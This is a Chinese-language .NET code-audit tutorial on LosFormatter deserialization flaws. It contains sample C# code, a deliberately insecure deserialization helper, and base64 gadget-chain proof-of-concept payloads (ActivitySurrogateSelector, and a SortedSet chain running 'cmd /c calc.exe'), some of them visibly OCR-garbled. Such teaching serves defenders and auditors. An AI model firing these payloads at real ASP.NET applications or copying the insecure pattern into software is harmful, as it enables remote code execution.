.NET 高级代码审计（第十一课） LosFormatter 反序列化漏洞

Ivan1ee@360 天眼云影实验室

2019 年 03 月 01 日

0x00 前言

LosFormatter 一般也是用于序列化和反序列化 Web 窗体页的视图状态(ViewState)，如果要把 ViewState 通过数据库或其他持久化设备来维持，则需要采用特定的 LosFormatter 类来序列化/反序列化。它封装在 System.Web.dll 中，位于命名空间 System.Web.UI 下，微软官方的阐述是有限的对象序列化（LOS）格式专门为高度精简的 ASCII 格式序列化，此类支持序列化的任何对象图。但是使用反序列化不受信任的二进制文件会导致反序列化漏洞从而实现远程 RCE 攻击，本文笔者从原理和代码审计的视角做了相关介绍和复现。

0x01 LosFormatter 序列化

LosFormatter 类通常用于对 ViewState 页面状态视图的序列化，看下面实例来说明问题，首先定义 TestClass 对象

```
[Serializable]
public class TestClass{
    private string classname;
    private string name;
    private int age;
    public string Classname { get => classname; set => classname = value; }
    public string Name { get => name; set => name = value; }
    public int Age { get => age; set => age = value; }
    public override string ToString()
    {
        return base.ToString();
    }
    public static void ClassMethod( string value)
    {
        Process.Start(value);
    }
}
```

定义了三个成员，并实现了一个静态方法 ClassMethod 启动进程。 序列化通过创建对象实例分别给成员赋值

```
TestClass testClass = new TestClass();
testClass.Age = 18;
testClass.Name = "Ivan1ee";
testClass.Classname = "360";
FileStream stream = new FileStream(@"d:\los.dat", FileMode.Create);
LosFormatter bFormat = new LosFormatter();
bFormat.Serialize(stream, testClass);
stream.Close();
```

常规下使用 Serialize 得到序列化后的文件内容是 Base64 编码的

```
/wEypgEAAQAAAP////8BAAAAAAAAAAwCAAAAPldwZkFwcDEsIFZlcnNpb249
MS4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj1udWx
sBQEAAAARV3BmQXBwMS5UZXN0Q2xhc3MDAAAACWNsYXNzbmFtZQRuY
W1lA2FnZQEBAAgCAAAABgMAAAADMzYwBgQAAAAHSXZhbjFlZRIAAAAL
```

0x02 LosFormatter 反序列化

2.1、反序列化用法

反序列过程是将 Base64 编码数据转换为对象，通过创建一个新对象的方式调用 Deserialize 方法实现的，查看定义如下

```
namespace System.Web.UI
{
    public sealed class LosFormatter
    {
        public LosFormatter();
        public LosFormatter(bool enableMac, string macKeyModifier);
        public LosFormatter(bool enableMac, byte[] macKeyModifier);

        public object Deserialize(Stream stream);
        public object Deserialize(TextReader input);
        public object Deserialize(string input);
        public void Serialize(Stream stream, object value);
        public void Serialize(TextWriter output, object value);
    }
}
```

笔者通过创建新对象的方式调用 Deserialize 方法实现的具体实现代码可参考以下

```
FileStream stream2 = new FileStream(@"d:\los.dat", FileMode.Open);
LosFormatter bFormat2 = new LosFormatter();
var person = bFormat2.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```

反序列化后得到 TestClass 类的成员 Name 的值。


2.2、攻击向量—ActivitySurrogateSelector

由于之前已经介绍了漏洞的原理，所以本篇就不再冗余的叙述，没有看的朋友请参考《.NET 高级代码审计（第八课） SoapFormatter 反序列化漏洞》，不同之处是用了 LosFormatter 类序列化数据，同样也是通过重写 ISerializationSurrogate 调用自定义代码得到序列化后的数据

/wEy0HoEAAEAAAD/////AQAAAAAAAAAMAgAAAE5TeXN0ZW0uRGF0YSwgVmVyc2lvbj0wLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFBlYmxpY0tleVRva2VuPW13N2E1YzU2MTkzNGUwODkFAQAAABNTeXN0ZW0uRGF0YS5EYXRhU2V0CgAAABZE
YXRhU2V0LlJlbW90aW5nRm9ybWF0EORhdGFTZXQuRGF0YVNldE5hbWURRGF0YVNldC50YW1lc3BhY2U0RGF0YVNldC5DYXNlU2Vuc2l0aXZlEkRhdGFTZXQuTG9jYWxlTENJR8pEYXRhU2V0LkVaZmhyY2V0bz5zdHJh
aW50cxpEYXRhU2V0LkV4dGVuZGVkUHJvcGVydGllcxREYXRhU2V0LlRhYmxlcy5Db3VudBBEYXRhU2V0LlRhYmxlc18w6AEBAQAAAAIABx9TeXN0ZW0uRGF0YS5TZXJpYWxpemFibGUCAgAAAAX9////HlN5c3RlbS5E
YXRhLlNlcmlhbGl6YXRpb25Gb3JtYtYXQBAAAAB3ZhbHVlX18ACAIAAAABAAAABgQAAAAACQQAAAAJBAAAAAAJBAAAAAoBAAAACQUAAAAPBQAAAIQjAQACAAEAAAD/////AQAAAAAAAAAEAQAAAH9TeXN0ZW0uQ29sbGVjdGlvbnMuR2VuZXJpY5M
aXN0YDFbW1N5c3RlbS5PYmplY3QsIGlzY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHRlcmU9bmVldHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dAwAAAAZfaXRlbXMFX3NpemUIX3ZlcnNpb24FAAAICAkCAAAABwAA
AAcAAAAQAgAAAAgAAAAJAwAAAAkEAAAACQUAAAAJBgAAAAkHAAAACQgAAAAJCQAAAAoMCgAAAGFTeXN0ZW0uV29ya2Zsb3cuQ29tcG9uZW50TW9kZWwsIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV0cmFsLCBQdWJsaWNLZXlUb2tlbj0z
MWJmMzg1NmFkMzY0ZTM1BQMAAABqU3lzdGVtLldvcmtmbG93LkNvbXBvbmVudE1vZGVsLlNlcmlhbGl6YXRpb24uQWN0aXZpdHlTdXJyb2dhdGVTZWxlY3RvcitPYmplY3RTdXJyb2dhdGUrT2JqZWN0U2VyaWFsaXplZFJlZgIAAAAEdHlwZQtt
ZW1iZXJEYXRhcwMFH1N5c3RlbS5Vbml0eVNlcmlhbGl6YXRpb25Ib2xkZXIKAAAACQsAAAAJDAAAAAEEAAAAAwAAAkNAAACQ4AAAABBQAAAAMAAAAJDwAAAAkQAAAAQYAAAADAAAACREAAAAJEgAAAAEHAAAAAwAAAkTAAAACRQAAAABCAAA
AAMAAAAJFQAAAAkWAAAABAkAAAAcU3lzdGVtLkNvbGxlY3Rpb25zLkhhc2h0YWJsZQcAAAAKTG9hZFzhY3RvcgdWZXJzaW9uCENvbXBhcmVyEhhcmVyEEhhc2h0b2RlUHJvdmlkZXIISGFzaFNpemUES2V5cwZWYWx1ZXMAAAMDAAUFCwgcU3lzdGVtLkNv
bGxlY3Rpb25zLklCb2lwYXJlciRTeXN0ZW0uQ29sbGVjdGlvbnMuSUhhc2hDb2RlUHJvdmlkZXII7FE4PwIAAAACgMAAAJFwAAAkYAAAABAsAAAAfU3lzdGVtLlVuaXR5U2VyaWFsaXphdGlvbkhvbGRlcgMAAAAERGF0YQlVbml0eVRScGUM
QXNzZW1lbHlOYWllAQABCAYZAAAA+AFTeXN0ZW0uTGlucS5FbnVtZXJhYmxlK1doZXlU2VsZWN0TGlzdEl0ZXJhdG9yYDJbW1N5c3RlbS5CeXRlW10sIGlzY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHRlcmU9bmVldHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5SZWZsZWN0aW9uLkFzc2VtYmx5LCBtc2NvcmxpYiwgVmVyc2lvbj0wLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPW13N2E1YzU2MTkzNGUwODldXQQAAAAG

按照惯例用 LosFormatter 类的 Deserialize 方法反序列化就可以成功触发计算器。

```
FileStream stream2 = new FileStream(@"d:\loscalc.dat", FileMode.Open);
LosFormatter bFormat2 = new LosFormatter();
var person = bFormat2.Deserialize(stream2);
MessageBox.Show(((TestClass)person).Name);
stream2.Close();
```



2.3、攻击向量—PSObject

由于笔者的 windows 主机打过了 CVE-2017-8565（Windows PowerShell 远程代码执行漏洞）的补丁，利用不成功，所以在这里不做深入探讨，有兴趣的朋友可以自行研究。有关于补丁的详细信息参考：
https://support.microsoft.com/zh-cn/help/4025872/windows-powershell-remote-code-execution-vulnerability


2.4、攻击向量—MulticastDelegate

由于之前已经介绍了漏洞的原理，所以本篇就不再冗余的叙述，没有看的朋友请参考《.NET 高级代码审计（第七课）NetDataContractSerializer 反序列化漏洞》

0x03 代码审计视角

3.1、Deserialize

从代码审计的角度找到漏洞的 EntryPoint，Deserialize 有两个重载分别可反序列化 Stream 和字符串数据，其中字符串可以是原始的 Raw 也可以是文档中说的 Base64 字符串，两者在实际的反序列化都可以成功。



方法	
Deserialize(Stream)	将 Stream 对象中包含的视图状态值转换为有限对象序列化 (LOS) 格式的对象。
Deserialize(String)	将指定的视图状态值转换为有限对象序列化 (LOS) 格式的对象。

下面是不安全的代码：

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Runtime.Serialization.Formatters.Binary;
using System.Web;
using System.Web.UI;
using System.Xml;

public class LosHelper
{
    public static object DeserializeData(string content)
    {
        LosFormatter losFormatter = new LosFormatter();
        var objects = losFormatter.Deserialize(content);
        return objects;
    }
}
```

攻击者只需要控制传入字符串参数 Content 便可轻松实现反序列化漏洞攻击，完整的


Poc 如下

```
/wEyxBEAAQAAAP////8BAAAAAAAAAAwCAAAASVN5c3RlbSwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkFAQAAAIQBU3lzdGVtLkNvbGxlY3Rpb25zLkdlbmVyaWMuU29ydGVkU2V0YDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dBAAAAAVDb3VudAhDb21wYXJlcgdWZXJzaW9uBUl0ZW1zAAMABgiNAVN5c3RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTeXN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTk
```

zNGUwODldXQgCAAAAAgAAAAkDAAAAAgAAAAkEAAAABAMAAACNAVN5c3
RlbS5Db2xsZWN0aW9ucy5HZW5lcmljLkNvbXBhcmlzb25Db21wYXJlcmAxW1tTe
XN0ZW0uU3RyaW5nLCBtc2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dX
JlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODldXQEA
AAALX2NvbXBhcmlzb24DIlN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZ
XIJBQAAABEEAAAAAgAAAAYGAAAACy9jIGNhbGMuZXhlBgcAAAADY21kBAUA
AAAiU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcgMAAAAIRGVsZWd
hdGUHbWV0aG9kMAdtZXRob2QxAwMDMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl
6YXRpb25Ib2xkZXIrRGVsZWdhdGVFbnRyeS9TeXN0ZW0uUmVmbGVjdGlvbi5NZ
W1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlci9TeXN0ZW0uUmVmbGVjdGlvbi5
NZW1iZXJJbmZvU2VyaWFsaXphdGlvbkhvbGRlcgkIAAAACQkAAAAJCgAAAAQI
AAAAMFN5c3RlbS5EZWxlZ2F0ZVNlcmlhbGl6YXRpb25Ib2xkZXIrRGVsZWdhdGV
FbnRyeQcAAAAEdHlwZQhhc3NlbWJseQZ0YXJnZXQSdGFyZ2V0VHlwZUFzc2VtY
mx5DnRhcmdldFR5cGVOYW1lCm1ldGhvZE5hbWUNZGVsZWdhdGVFbnRyeQEB
AgEBAQMwU3lzdGVtLkRlbGVnYXRlU2VyaWFsaXphdGlvbkhvbGRlcitEZWxlZ2F0
ZUVudHJ5BgsAAACwAlN5c3RlbS5GdW5jYDNbW1N5c3RlbS5TdHJpbmcsIG1zY2
9ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGl
jS2V5VG9rZW49YjczYTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5TdHJpbmcsIG1zY2
9ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGl
jS2V5VG9rZW49YjczYTVjNTYxOTM0ZTA4OV0sW1N5c3RlbS5EaWFnbm9zdGljcy
5Qcm9jZXNzLCBTeXN0ZW0sIFZlcnNpb249NC4wLjAuMCwgQ3VsdHVyZT1uZXV
0cmFsLCBQdWJsaWNLZXlUb2tlbj1iNzdhNWM1NjE5MzRlMDg5XV0GDAAAAEtt
c2NvcmxpYiwgVmVyc2lvbj00LjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1Ym
xpY0tleVRva2VuPWI3N2E1YzU2MTkzNGUwODkKBg0AAABJU3lzdGVtLCBWZXJz
aW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49
Yjc3YTVjNTYxOTM0ZTA4OQYOAAAAGlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZX
NzBg8AAAAFU3RhcnQJEAAAAAQJAAAAL1N5c3RlbS5SZWZsZWN0aW9uLk1lb
WJlckluZm9TZXJpYWxpemF0aW9uSG9sZGVyBwAAAAROYW1lDEFzc2VtYmx5T
mFtZQlDbGFzc05hbWUJU2lnbmF0dXJlClNpZ25hdHVyZTIKTWVtYmVyVHlwZRB
HZW5lcmljQXJndW1lbnRzAQEBAQEAAwgNU3lzdGVtLlR5cGVbXQkPAAAACQ0A
AAAJDgAAAAYUAAAAPlN5c3RlbS5EaWFnbm9zdGljcy5Qcm9jZXNzIFN0YXJ0KF
N5c3RlbS5TdHJpbmcsIFN5c3RlbS5TdHJpbmcpBhUAAAA+U3lzdGVtLkRpYWdub
3N0aWNzLlByb2Nlc3MgU3RhcnQoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZ
ykIAAAACgEKAAAACQAAAAYWAAAAB0NvbXBhcmUJDAAAAAYYAAAADVN5c3
RlbS5TdHJpbmcGGQAAACtJbnQzMiBDb21wYXJlKFN5c3RlbS5TdHJpbmcsIFN5c

3RlbS5TdHJpbmcpBhoAAAAyU3lzdGVtLkludDMyIENvbXBhcmUoU3lzdGVtLlN0cmluZywgU3lzdGVtLlN0cmluZykIAAAACgEQAAAACAAAAAYbAAAAcVN5c3RlbS5Db21wYXJpc29uYDFbW1N5c3RlbS5TdHJpbmcsIG1zY29ybGliLCBWZXJzaW9uPTQuMC4wLjAsIEN1bHR1cmU9bmV1dHJhbCwgUHVibGljS2V5VG9rZW49Yjc3YTVjNTYxOTM0ZTA4OV1dCQwAAAAKCQwAAAAJGAAAAAkWAAAACgs=

最后附上动态图效果



0x04 总结

实际开发中 LosFormatter 通常用在处理 ViewState 状态视图，同 ObjectStateFormatter 一样在反序列化二进制文件时要注意数据本身的安全性，否则就会产生反序列化漏洞。最后.NET 反序列化系列课程笔者会同步到 https://github.com/Ivan1ee/ 、https://ivan1ee.gitbook.io/ ，更多的.NET 安全和技巧可关注笔者的 github。